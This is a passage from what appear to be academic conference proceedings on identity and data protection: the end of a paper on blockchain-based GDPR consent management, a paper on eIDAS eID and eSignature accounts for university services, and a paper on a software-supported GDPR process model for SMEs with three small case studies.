These main activities (2), (4), (5) and (7) represent transactions in the blockchain. These were modelled as chaincode, i.e. in the form of Smart Contracts that are stored in each of the nodes of the network and define the logic of the interaction between its participants.

3 Results

The demonstrator of the concept was used to simulate the consent management process with data from a fictitious group of online stores (data controllers) that requests their customers' personal data (data subjects) for purposes of behaviour analysis on their websites and e-marketing strategies through third parties (data processors). The system made it possible to analyse the applicability of the model as well as some of the challenges facing a possible implementation in a production environment.

The Hyperledger Fabric framework provided usefulness and agility in the creation of the proof of concept in this particular business application. It also provides functionalities such as the creation of channels that allow different companies to participate in the network and still share only part of the information, allowing intra-company collaboration while maintaining privacy.

One of the main challenges identified lies in its integration with the legacy systems of the different organizations. Additionally, a system of association and governance is required

to maintain the network and to provide the standardization of information storage formats related to the consents among all participating organizations.

4 Discussion

From the technical point of view, a detailed analysis is required regarding the scalability and performance of the system. The implementation of the concept by a single company does not necessarily need a blockchain implementation [Pe17]. The advantages of the blockchain technology for the enterprise are truly delivered when multiple entities that do not fully trust each other interact within a business network.

Blockchain features allow to create applications that eliminate the need to fully rely on third parties or intermediaries. However, this does not fully apply to the present case. Although there is an immutable record of the activities executed on the data, companies still have the possibility to process or replicate PII without registering such activities on the network, still requiring subjects to give their trust to controllers and processors.

From another point of view, the model can offer advantages to companies for regulatory compliance and can be easily implemented with currently available platforms. However, much of the real value for people lies in the possibility of having this mechanism whenever PII is delivered regardless of which company or in which country. This implies that the general adoption of the concept represents a major challenge. An implementation could be done in public permissioned blockchain platforms so companies of all sizes and from different countries can easily integrate it to their custom systems. For this, a further analysis on the type of blockchain network and the platform to be used is needed. Moreover, the creation of protocols and standards for the storage of consents for the use of personal data like the Consent Receipt Recommendation [KIa17] is imperative to ensure interoperability.

Compared to actual regular operations, this model provides greater transparency to users regarding their personal data. The problem of losing control of personal digital data once it is shared clearly remains. Initiatives such as Self Sovereign Identity and Kantara Initiative are currently looking for solutions to this problem. In addition to offering advantages to companies, this concept is intended to add to these initiatives.

5 Conclusion

The blockchain-based consent model represents an option that provides transparency to the relationship between data subjects, controllers and processors. It is an alternative proposal that can add value to data management in companies and facilitate GDPR compliance. Additionally, it can add value to the data subjects since the concept provides an agile mechanism of visualization and control over PII that is not currently used and that allows them to make informed decisions about their own data.

Although the concept is not a definitive solution to the loss of control over personal data, it is a relatively easy to implement alternative that in turn can offer improvements to the current handling of consents for data processing.

Bibliography

[Bl18] Blockchain Bundesverband: Blockchain, Data Protection, and the GDPR, https://www.bundesblock.de/wp-content/uploads/2018/05/GDPR_Position_Paper_v1.0.pdf, 2018.

[CLP18] Compert, C.; Luinetti, M.; Portier, B.: Blockchain and GDPR How blockchain could address five areas associated with GDPR compliance, https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=61014461USEN, 2018.

[HEN18] Hawthorne, D.; Engel, Serafin L.; Norta, A.: Blockchain and GDPR. How Blockchain Could Address Five Areas Associated with GDPR Compliance, https://datawallet.com/pdf/datawallet_whitepaper.pdf, accessed 09/10/2018.

[Hy18A] Hyperledger Fabric, https://www.hyperledger.org/projects/fabric, accessed 01/10/2018

[Ib18] IBM: IBM Study: Majority of Businesses View GDPR as Opportunity to Improve Data Privacy and Security, https://www.prnewswire.com/news-releases/ibm-study-majority-of-businesses-view-gdpr-as-opportunity-to-improve-data-privacy-and-security-300649173.html, 2018.

[IdL18] IDC International Data Corporation; Lisbon Council: European Data Market Study. First report on facts and figures, http://datalandscape.eu/sites/default/files/report/EDM_D2.1_1stReport-FactsFigures_revised_21.03.2018.pdf, 2018.

[Ka17] Kantara Initiative Inc.: Consent Receipt Recommendation V1.0 Report, https://kantarainitiative.org/file-downloads/file-download-consent-receipt-recommendation-v1-0-report, 2017

[Pe17] Peck, Morgen E.: Do You Need a Blockchain?, https://spectrum.ieee.org/computing/networks/do-you-need-a-blockchain, 2017.

[Pi18] Pickciochain, https://pikciochain.com, accessed 30/09/2018

[Sa18] SACHEN-ANHALT. Hinweise und Muster zum Verzeichnis der Verarbeitungstätigkeiten nach Artikel 30 DS-GVO, https://datenschutz.sachsen-anhalt.de/informationen/internationales/datenschutz-grundverordnung/verzeichnis-der-verarbeitungstaetigkeiten-nach-artikel-30-ds-gvo/, accesed 01/11/2018

[VK17] Voshmgir, S.; Kalinov, V.: Blockchain. A beginners Guide, https://blockchainhub.net/blockchain-technology, 2017.

[WPS18] Winton, A.; Ponemon, L.; Schreiber, M.: New Study Highlights Lack of GDPR Preparedness, https://iapp.org/news/a/new-study-highlights-lack-of-gdpr-preparedness, 2018.

eIDAS eID & eSignature based Service Accounts at University environments for cross boarder/domain access

Hermann Strack[1], Oliver Otto[2], Sebastian Klinner[3], André Schmidt[4]

Abstract: University domain/scenario use cases based on eIDAS eID & eSignature extended user service accounts are implemented in the EU CEF projects TREATS and StudIES+, integrating hybrid ID concepts (legacy & eID). eNotar services will offer to integrate legacy binding in process and document flows, transfers to other areas are considered (Industry 4.0, ABAC).

Keywords: eIDAS, eID, eSignature, Serviceaccount, University, eNotar

1 Introduction

Use cases at university student/user management were implemented as eID/eIDAS based web accounts & applications to support cross boarder/domain usage & mobility (EU) for students and researchers as well as for study applicants for enrolment [Str17]: MyCredentials, MyResearch & Development (MyRaD), MyFBAI. eID/eIDAS based authentication and authorization extensions were integrated in pre-existing GeID-based applications (German national eID/identity card), funding/co-financing by EU CEF program 2015, project "TREATS[5] - Trans-European Authentication Services", Action No. 2015-DE-IA-0065. An outlook to ongoing work/results by the EU CEF 2017 funded project StudIES+[6] is given (Student's identification and electronic signature services), Action No. 2017-DE-IA-0022, especially to the ePracticum/eInternship service accounts/ applications and the eNotar/YourCredentials cross domain concepts. During the TREATS project the german eID [BKM08] server technical rules TR03130 [BSI17] were extended to include the eIDAS [EU14, LLR15] connector interfaces [EU15] and services (via SAML over TLS) to check cross boarder eID accesses from other EU MS (European Member States). During the StudIES+ project additionally some eIDAS (remote) eSignature based university services and applications are under development (ongoing work), e.g. ePracticum/eInternship, eDiploma/eTOR or YourCredentials, see section 3/4.

[1] Hochschule Harz, FB AI, Friedrichstr. 57-59, Wernigerode 38855, hstrack@hs-harz.de
[2] Hochschule Harz, FB AI, Friedrichstr. 57-59, Wernigerode 38855, ootto@hs-harz.de
[3] Hochschule Harz, FB AI, Friedrichstr. 57-59, Wernigerode 38855, sklinner@hs-harz.de
[4] Hochschule Harz, FB AI, Friedrichstr. 57-59, Wernigerode 38855, aschmidt@hs-harz.de
[5] TREATS Partners: Governikus (lead), Bundesdruckerei, MTG, Openlimit, AKDB, HS-Harz, sixform, HSH
[6] StudIES+ Partners: Francotyp-Postalia (lead), Bundesdruckerei, FU Berlin, HS-Harz, sixform

2 (G)eID and eIDAS policies and architectures

In 2017 we had some changes in law and contexts, concerning the eID online function in Germany (GeID) [Met17]: eIDAS/eID extensions, remote web application services for Application Service Provider (ASP) to check GeID for ASP domains/applications - as an eID-remote-ID-service-Provider (IDRP) with one single "eID-Berechtigungszertifikat (BerCert)" (in external extension of the formerly only offered remote eID-Server (per ASP domain), which checks GeID versus BerCert mandates from ASP domains), the IDRP BerCert will have generally a broader task profile (not further specific for single eID applications), no general switch-off of GeID for citizens.

To remember: the eID online function of the national identity card in Germany offers a strong two factor and doubled end-to-end authentication between the identity card at the card reader and the eID server with privacy enhancements. User Uploads/Form Fillings by user GeID at web sites of German administration offices (e.g. universities) are recognized as "qualified signed" with legally binding by law. The technical rules TR03130 for the eID server were extended according to the eIDAS framework in 2017 (ed. by BSI) [BSI17], by integration of eIDAS connectors and message flows to eID services of other EU member states (SAML/https based)[Bru17].

The extension of the GeID policy rules by law (especially the allowance of IDRP) would allow using other (secured) protocols between ASP and IDRP than in TR03130 between ASP and eID-Server (e.g. secure web services). The eIDAS framework rules will enforce since September 2018 the recognition of notified eID systems from other MS in each MS, in the case they are notified to the trust level "substantial" or "high".

3 University Use Cases & eIDAS/eID based Solutions (TREATS)

Initially, a selection process was done, to choose three APEX eIDAS extension [Str17] demonstrator cases, considering pre-existing work concerning German eID-based use cases and eID applications/user accounts (see project eCampus/Scampii).

The eID integration policy for all applications is (at the moment) "eID post (user enrolment)", because the enrolment/matriculation processes were originally developed without eID. For the chosen three APEX cases (MyCredentials, MyResearch & Development / MyRaD, MyFacultyAI) the architecture and implementation planning was done, considering the integration and extension of existing university infrastructure (e.g. user LDAP, GeID middleware to Governikus eID Services), especially. The chosen 3 APEX eIDAS-demonstrators use cases (as follows) have been implemented by integration of eIDAS eID-Service, considering pre-existing work concerning German eID-based use cases and are capable to work with the eIDAS eID minimum data set according to eIDAS eID regulations (e.g. at the user registration process).

For all applications, the according university LDAP database was extended to a hybrid eIDAS/legacy ID based permanent student account, with additional academic attributes in StudIES+. The (unchanged) document signing function in all applications uses the German Tele-Signatur (unchanged), but it is extendable to use eIDAS eSignature in the future. The three applications have been connected successfully to the Governikus eIDAS eID (test) middleware infrastructure and to the eID test infrastructure in Austria (both tested successfully). For all use cases, at first the users have to register themselves at the application. During the registration process, the user is identified in the university LDAP database by the eIDAS eID data and the user pseudonym and the eIDAS eID data are stored in the local database. After the registration, each application can used by entering the login process. During the login process, the user will be identified with the eIDAS eID by its pseudonym/unique identifier, stored locally and in the university LDAP database.

Two of the APEX eIDAS-demonstrators in more detail:

1. MyCredentials: Concerning student mobility, this application supports the refreshing of Student University credentials remotely by accessing an eIDAS/eID authentication based web application "MyCredentials" to apply for new credentials, then provided there.

2. MyResearch & Development / MyRaD: Concerning research and researcher mobility resp. distribution, this application supports researcher accounts at HS Harz, where the authentication at the account access procedures for the user is based on eIDAS/eID. Additionally an upload/download infrastructure e.g. for research grant contracts/forms is available at the researcher account, which integrates a HS Harz server-based signature functionality for contract legally binding and a back office for the university research department (including administration & authorization, file exchange).

Upon registration/login request of the user the eID application will make a SAML request call to the eID/eIDAS server for authentication of the user by eID, which would involve eID services from other MS for foreign IDs via eIDAS connector, in case of success returning a SAML response with the eID/eIDAS data of the user (minimum dataset).

4 Use Cases & eIDAS/eID & eSign.-based Solutions (StudIES+)

Within the project StudIES+ for chosen use cases the integration of eIDAS eSignatures to university applications/accounts is considered, additionally. The following use cases are analysed and going for prototype implementations together with partners:

- ePracticum/eIntership for (incoming/outgoing) students
- eNOTAR/eDiploma/eTOR student application (e.g. at hochschulstart.de / SfH)
- YourCredentials - eNOTAR services for signing derived IDs.

While the use cases at the TREATS project have a user to ASP account roles relation structure like n:1 the StudIES+ use cases will extend this to an n:m structure, involving several additional roles, even for university internal processes. Additionally, university external services may be of interest (e.g. housing for incomings) [Str18].

The ePracticum/eInternship use case involves besides the student and the student office, a professor, an ePracticum Delegate of the faculty and an (external) ePracticum Employer (PEY), which have to sign some forms together/mutually before students starting at PEY, see Fig. 1.



Fig. 1: ePracticum/eInternship use case with mutual multi party signing

The eNOTAR use case is a kind of meta use case, i.e. trustworthy signed eNOTAR statements are important for secured and trustworthy digitalization of many multi party processes, e.g. for applications of graded pupils (A-level certificate notarization) at universities/enrolments. While other MS have electronic Diploma Registers (including the A-Level) like The Netherlands (by law enabled by DUO) or Norway (by law enabled by UNIT) this is not the case in Germany, where we have a "diploma paper" driven pupil/student live cycle at schools and universities/HEI, which are organized federally according to local government laws. In Germany, the Bundesverwaltungsverfahrensgesetz §33 VwVfG (6)-(7) (and references to it at local government laws), would allow the electronically signed eNotarization of public administration office documents, which consists of 3 electronic document parts:

> electronic copy of document + notarization statement text + qualified eSignature by office, in short: DOC + NotarSTX + QES.

We propose digitalization use case models, which would allow the schools / HEI on

request of a student/pupil/applicant to upload the eDiploma doc + Notarization Text Statement by GeID to eNOTAR accounts similar to MyRAD at federally distributed offices at SfH or HEI or other administration office locations - with legally binding. The eNOTAR offices would sign this DOC + NotarSTX by QES, and store or forward this eDiploma to the requested target office (by the applicant). Therefore, the schools would need only a simple electronic infrastructure (no eSignature infrastructure): office software, eID/PA & eID client, card reader and internet access. Of course, also an integration of eIDAS remote eSignature infrastructure at school level would be feasible (with higher integration costs), if wanted.

The eNOTAR/register proposal could be combined with the EMREX architecture [Min17] (using the ELMO xml data structures) to be integrated there as a result service, see Fig. 2, by which the student could trustworthy download and transfer his eDiploma to other HEI and employers for application (ongoing implementation).



Fig. 2: eNOTAR use case combined with EMREX accesses for student applications

5 Resume, related Work & Synergies, Outlook

There is an ongoing discussion, between a group of EU funded projects and EU, to look for synergies, especially with the projects ESMO [ESM19], eID4you, EWP [EWP19], EMREX [EMR19], ESC [ESC19] - acc. to the Gothenborg declaration of the EU, concerning the rollout of eServices for European student mobility until 2025. Especially, a (standardized) set of academic attributes and its secure binding is of special concern. On the one hand more eIDAS/eID driven attribute bindings (so called domain specific eID attributes) are under discussion compared to eIDAS/eID & eSignature driven documents & attribute bindings alternatively (e.g. StudIES+ hybrid account, also “interoperables Servicekonto im E-Government/OZG (D)” [BMI16], according to german

laws/regulations), which has also some relations to the ABAC proposals (attribute based access control, see https://nvlpubs.nist.gov/). The YourCredentials eNOTAR signing of derived IDs (chains of matching derived IDs/ trees/meshed structures) at StudIES+ (e.g. SAML based) would support also trustworthy bridging in time and space eID for gaps in long term eID authentifications at eID accounts, because of new pseudonyms in case of lost or expired ID cards, and for cross domain authentications/authorizations in space (also transfer to Industry 4.0 control scenarios).

Bibliography

[BKM08] Bender J., Kügler D., Margraf M., Naumann I.: Sicherheitsmechanismen für kontaktlose Chips im deutschen elektronischen Personalausweis. In DUD, 2008.

[BMI16] BMI: Studie zu interoperablen Identitätsmanagement für Bürgerkonten, Berlin, accessed 01/08/2016.

[Bru17] Bruns, H.: eIDAS-Erweiterungen für eID-Server, TREATS-Workshop, Berlin, 2017.

[BSI17] BSI: Technical Guideline TR-03130-3 eID-Server – Part 3: eIDAS-Middleware-Service for eIDAS-Token, Version 2.1.2, accessed 25/10/2017.

[EMR19] EMREX: Homepage: http://www.emrex.eu, accessed 01/02/2019.

[ESC19] ESC: Homepage: https://europeanstudentcard.eu/, accessed 01/02/2019.

[ESM19] ESMO: Homepage: http://www.esmo-project.eu/, accessed 01/02/2019.

[EU14] EU: Regulation (EU) No 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC, 2014.

[EU15] EU: eIDAS – Interoperability Architecture, Version 1.00, 2015.

[EWP19] EWP: Homepage: https://www.erasmuswithoutpaper.eu/, accessed 01/02/2019.

[LLR15] Leitold H., Lioy A., Ribeiro C.: Stork 2.0: Breaking New Grounds on EID and Mandates, 2015.

[Met17] Metzler, B. (BMI): Status der eIDAS-Notifizierung des Personalausweises und Status zum Entwurf eines Gesetzes zur Förderung des elektronischen Identitätsnachweises, TREATS-Workshop, Berlin, 2017.

[Min17] Mincer-Daszkiewicz, J.: EMREX and EWP offering complementary digital services in the higher education area, Proceedings of EUNIS, 2017.

[Str17] Strack H. et.al: eID & eIDAS at University Management - Chances and Changes for Security & legally Binding in cross boarder Digitalization, Proc. of EUNIS, 2017.

[Str18] Strack H.: eID/eIDAS-Anwendungen -grenzüberschreitende Sicherheit und Interoperabilität für Bürger, Hochschulen, Verwaltungen und Wirtschaft (EU). In (Marx Gòmez, J. et.al): Smart Cities/Smart Regions – Technische, wirtschaftliche und gesellschaftliche Innovationen: Konferenzband zu den 10. BUIS-Tagen, 2018, also Springer Vieweg, 2019.

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 177

Enabling SMEs to comply with the complex new EU data protection regulation

Nicolas Fähnrich[1], Michael Kubach[1]

Abstract: The European General Data Protection Regulation (GDPR) introduces privacy requirements that pose a complex challenge especially for small and medium sized enterprises (SMEs). In this paper, we present a software-supported process model developed by us that helps SMEs to establish processes ensuring the rights of the data subjects and prepare the documentation that is necessary to comply with the GDPR. Three small case studies illustrate the work with the process model and lessons learned from these practical applications of our tool give further insights into the topic.

Keywords: GDPR; case study; process model; privacy; data protection; compliance; SME

1 Introduction

The trend to digitize business processes and the networking of production and supply chains is leading - whether intentionally or unintentionally - to a sharp increase in the volume of personal data collected. Legislators reacted with new regulations for data protection and data security [KGH16]. On May 25th 2018, the European General Data Protection Regulation (GDPR) [Eu18] went into full effect and is having an extensive impact on the handling of personal data, and thereby challenging European companies. The documentation duties required when processing personal data were massively extended and, among other things, customers and employees receive far-reaching rights regarding transparency, correction and deletion of personal data. Compared to the previous legislation, companies that violate these laws risk significantly increased fines up to 20 million Euros or 4 percent of the worldwide annual turnover of the parent company [TPRM18]. Based on our experience in consulting companies regarding IT-security and privacy matters, particularly small and medium sized enterprises (SMEs) face serious difficulties in meeting the requirements of the GDPR. These companies usually lack processes regarding privacy, quality management and IT-security. This makes it difficult for them to identify the protection needs and the necessary security measures to meet the goals of the GDPR. Thus, SMEs need support dealing with the regulation through a systematic approach with practical tasks for the companies. Proposed models that are supposed to prepare companies for the GDPR [Bi16] [Fr16] [Wy16] often cover only parts of the regulation, come from a legal perspective, are either very complex or superficial and therefore not practical for SMEs. The lack of support

[1] Fraunhofer IAO, Nobelstr. 12, 70569 Stuttgart, firstname.lastname@iao.fraunhofer.de

for companies in implementing the GDPR could be seen as one important factor for the insufficient number of companies that have done so. A recent report by the German industry association Bitkom states that three out of four companies have failed to implement the GDPR by May 25th and many still haven't finished the process [Bi18]. This paper, thus, presents a software-supported process model that addresses the challenges the GDPR poses especially to SMEs and enables an efficient approach for them to comply with the regulation.

2 Process model

As already argued in the introduction, the GDPR introduces complex requirements for companies. A central component to meet these requirements is the necessity to be able to analyze all business processes individually including all personal data that is processed. To structure those requirements and lead the companies step-by-step through the necessary tasks required to meet them we have developed a process model. The model includes nine process steps, structured into two main parts, and is explained below in detail.

The part "description of the overall system" includes step 1, the complete inventory of the infrastructure. This comprises of a full documentation of all IT-systems or analog systems (dealing with information) that are used by the enterprise considered. Step 2 is a complete documentation of all business processes with a clear mapping of all involved infrastructure components that were documented in step 1. The description of the business processes includes a complete list of all categories of personal data that are processed. These steps deliver the first results, a complete description of all systems and processes and are critical for the quality of the analysis and the end result. Critical personal data that is left out can lead to a massive misjudgment of required data protection in the subsequent steps. The second part of the process model "data protection / risk analysis" starts with step 3, the identification of protection needs. Regarding the documented categories of personal data in step 2, possible damage scenarios are identified and the possible impact for the persons affected is estimated. Thereby the maximum extent of the damage determines the protection needs. Considered are damages to the social position, economic conditions or the health of the affected people. In order to ensure a complete analysis of possible damage scenarios, 6 protection goals (the protection goals are an extension of the CIA-triad, which represents basic information security goals) are defined and analyzed individually: Confidentiality, integrity, availability, unlinkability, transparency and intervenability [He11]. Once the protection needs have been determined for all business processes, these are transferred to the related infrastructure components. The protection needs of these are again determined using three factors. First, the maximum protection required by the assigned business processes. Second, the distribution effect (d): A high number of infrastructure components (c) that are used in a single business process (p) can justify a lower classification of the protection need of the considered component, if it only plays an insignificant role for the process and the related data. Its indicator is defined as: $d(p_i) = 1/\sum_{j=0}^{n} c_{ij}$. Third, the cumulative effect (k): A high number of processes in which a single infrastructure component is involved

can justify a higher classification of the protection needs of the considered component. Its indicator is defined as: $k(c_i) = 1/\sum_{j=0}^{n} p_{ij}$. In step 4, possible hazards to the infrastructure are identified and rated based on their probability of occurrence. This is done individually for each infrastructure component. The identification of hazards is done by matching with a catalog (based on existing catalogs like the German "IT-Grundschutz") that was created for this process model. With the results from steps 3 and 4 the risks for the infrastructure components and the associated business processes is determined using the matrix shown in Figure 1 (step 5). In the following step 6, appropriate technical and organizational measures



Fig. 1: Risk matrix

are chosen to address the determined risks. In the next 2 steps, these are compared with the measures already implemented as part of a gap analysis. The final step completes the process model and results in an GDPR report. The description of the overall system can be very challenging, especially when there is no preliminary work such as a list of all business processes or of the IT-systems. The process model was designed to meet the requirements of the GDPR independently of existing work and without the need for additional methods or tools. To facilitate the application of the process model and increase its efficiency we have developed a software that supports the user in all steps of the process. As part of the documentation, the explicit assignment of infrastructure components to business processes is partially automated. This approach ensures that the logic link between the infrastructure and the procedures is guaranteed. The software automatically calculates the required indicators to determine the protection needs for every infrastructure/business process combination and assists the user in all further steps. The case studies illustrate the need for such a software assistance.

3 Three small case studies

The process model has already been used in several projects. In the following, we present three case studies that have helped us to evaluate the tool for practical viability and gave implications for its further development. Moreover, they give a glimpse into the state of IT-security and privacy in German SMEs. After a brief description of the companies, the initial situation is described, followed by the results of steps 1 to 5 of the process model.

3.1 Case study 1: SME in the chemical sector

The company located in southern Germany employs fewer than 10 persons and offers services in the chemical branch (industrial). The customers are almost exclusively within the business-to-business sector. The initial situation revealed serious shortcomings in meeting the requirements of the GDPR. Apart of a listing of business processes, no IT-security or privacy protection analysis, such as a privacy and data protection impact assessment were conducted prior the application of our process model. Neither a procedure to inform concerned persons about the collection of personal data, nor a procedure to report data breaches are implemented. The company's infrastructure comprises 12 different

Inf. comp.	**Protection need**			**Vulnerability**			**Risk**		
	CS1	CS2	CS3	CS1	CS2	CS3	CS1	CS2	CS3
1	Normal	High	High	Normal	High	High	Normal	High	High
2	Normal	High	High	Normal	High	High	Normal	High	High
3	High	High	High	High	High	Normal	High	High	Normal
4	Normal	High	High	High	Normal	Normal	Normal	Normal	Normal
5	Normal	High	High	Normal	Normal	Normal	Normal	Normal	Normal
6	Normal	Normal	High	Normal	Normal	Normal	Normal	Normal	Normal
7	Normal	High	High	Normal	Normal	Normal	Normal	Normal	Normal
8	High	High	High	High	Normal	Normal	High	Normal	Normal
9	High		High	Normal		Normal	Normal		Normal
10	High		High	High		Normal	High		Normal
11	High		High	Normal		Normal	Normal		Normal

Tab. 1: Risk analysis of the three case studies (CS1, CS2, CS3)

components[2]. Matching these with 6 documented business processes reduces the number of infrastructure components to be considered to 11 and results in 22 combinations of business processes and infrastructure components. The protection need of each business process in every combination as well as the distribution effect and the cumulative effect is taken into account and results in 6 components with normal protection needs and 5 components with high protection needs. The corresponding indicators d and k that have been defined in the previous section are calculated automatically for every combination by our software supported process model. On a scale of 1 (normal protection need) to 3 (very high protection need), the average protection need amounts to $p = 1.45$. As part of the risk analysis 135 hazards were identified with an average probability of occurrence of 1.33 (based on a scale of 1 [low] to 3 [high]). The identified hazards were condensed to a vulnerability for every infrastructure component considering the average and the maximum probability of occurrence, which leads to the results shown in Table 1 (CS1 for Case study 1). For 3 infrastructure components, a high risk was identified, whereas the other components show a normal risk. This results in an average risk of $r = 1.27$. Based on these results, appropriate technical and organizational measures were taken to address the risk.

[2] Infrastructure components: IT-systems, data storage media (analog/digital). In the summation of components multiple identical components are aggregated (e.g. 10 Windows clients equal 1 component)

3.2 Case study 2: SME in the printing sector

The small company located in southern Germany has less than 10 employees and is active in the printing sector. The customers are enterprises of different sizes, up to big multinational corporations. The initial situation is comparable to case study 1. There was no directory of business processes, no listing of IT-systems in use, neither a previously conducted IT-security or privacy protection analysis, nor a procedure to inform concerned persons about the collection of personal data or a procedure to report data breaches. In fact, we learned when conducting our analysis that security standards were pretty low. Computers were virtually always on and screens never locked. The server room was always open and the server had already been taken over by criminals once and used to send out SPAM. No significant consequences had been drawn from this incident and the company kept it secret in fear to scare off customers. The infrastructure totals 10 components, 8 of which are used in 3 documented business processes. Our matching process yields 12 combinations of infrastructure components and business processes. Applying the same process steps described in the previous case study, 7 infrastructure components with a high protection need and 1 component with a normal protection need were identified, resulting in an average protection need of $p = 1.87$. As part of the risk analysis, 100 hazards with an average probability of occurrence of 1.2 were identified leading to the results presented in Table **??** (CS2). The analysis results in 3 components with a high and 5 components with a normal risk. Although the average protection need is fairly high, the average risk is $r = 1.2$.

3.3 Case study 3: SME in the medical sector

In the third case study, we had a look at a small company in the medical sector that has 8 employees. The company is located in southern Germany. In contrast to case studies 1 and 2, in this case the majority of customers are end customers, which, combined with critical personal data categories, leads to a high protection need in many business processes. The initial situation showed similarly serious deficiencies with regard to the requirements of the GDPR as before. No directory regarding the business processes and the IT-infrastructure was in place. There was no preparatory work on protection needs and risk analyses, nor were procedures to inform concerned persons about the collection of personal data or report data breaches in place. With 13 infrastructure components, 11 of which are relevant for the analysis, and 7 documented business process our matching yields 36 combinations of infrastructure components and business processes that were analyzed further. This analysis resulted in a high protection need for every business process ($p = 2.0$). The risk analysis identified 113 hazards for the infrastructure with an average probability of occurrence of 1.16. Table **??** (CS3) shows the results. The analysis yields 2 components with a high and 9 components with a normal risk, resulting in an average of $r = 1.2$.

3.4 Lessons learned from the case studies

At least in Germany many requirements of the GDPR like a complete directory of business processes and IT-systems are not new. Companies that have previously complied with the data protection and privacy legislation are unlikely to spend much effort meeting the new requirements, however if little or no preliminary work exists, the effort can be very large depending on the complexity of the company. Therefore, it was a bit surprising to learn in our case studies that many companies do not meet these requirements at all. To determine



Fig. 2: Number of infrastructure components and business processes

the risk for every infrastructure component, the vulnerability of the component and the need for protection of every business process in which the component is used have to be taken into account. Depending on the number of infrastructure components and business process, the number of combinations can be very large as shown in Figure 2. We found that even in small companies, the complexity is quite large. By using our software supported process model, the possible combinations are automatically matched and evaluated, thus minimizing the required effort. This shows that even in small companies this task needs to be automated. We have seen that even with a high protection need, the actual risk can be significantly lower (case study 3: average protection need of $p = 2.0$, average risk of $r = 1.2$). This shows that a holistic risk assessment of processed personal data requires a complete analysis of both, the processes and the infrastructure. Other approaches, solely based on estimations, do not provide sufficient validity and may lead to the selection of insufficient or excessive technical and organizational security measures.

4 Conclusion

The data protection requirements of the GDPR exceed previous regulations and provide a huge challenge for companies of any size. SMEs in particular lack resources to approach these challenges and are usually ill-prepared for the measures that need to be taken. We have therefore developed the process model described in this paper. Our process model has already been applied successfully in several consulting projects, three of which were presented as case studies. In all case studies, the requirements of the GDPR were not fulfilled in the initial situation. Actually, security and privacy standards in the majority of cases were alarmingly low. The studies further showed that the complexity of the overall system of business processes, infrastructure components and categories of personal data processed is often very large, even in small companies. Especially regarding this problem,

our software-supported process model ensures high efficiency through automation. We have shown that the determined protection needs of the infrastructure components do not correlate directly with the derived risks and that an analysis of the infrastructure and the business processes is required to determine the risks. Of course, the extent of insight from just three case studies is limited. We cover only certain industry sectors and all companies in our study handle just a limited amount of personal data. Moreover, only time can tell if the companies really implement the measures and processes suggested by our model and keep them updated. Therefore, we follow the development and consider an extended case study analysis in the future. Nevertheless, we think that our model has already proven that it is suited for practical application. As our three cases have shown, the protection level of personal data and the IT-security in SMEs is often very low and can be raised significantly through our tool. Therefore, we keep working with it, the feedback from the companies is positive and we continually adjust it based on our lessons learned. For our work it is a viable tool that is applicable for SMEs especially regarding their limited resources. It helps SMEs to cope with the complex requirements of the GDPR and avoid its drastic fines. Perhaps most importantly, our process model makes them capable to protect the personal data of employees and customers, as it was the original intention of the regulation.

Bibliography

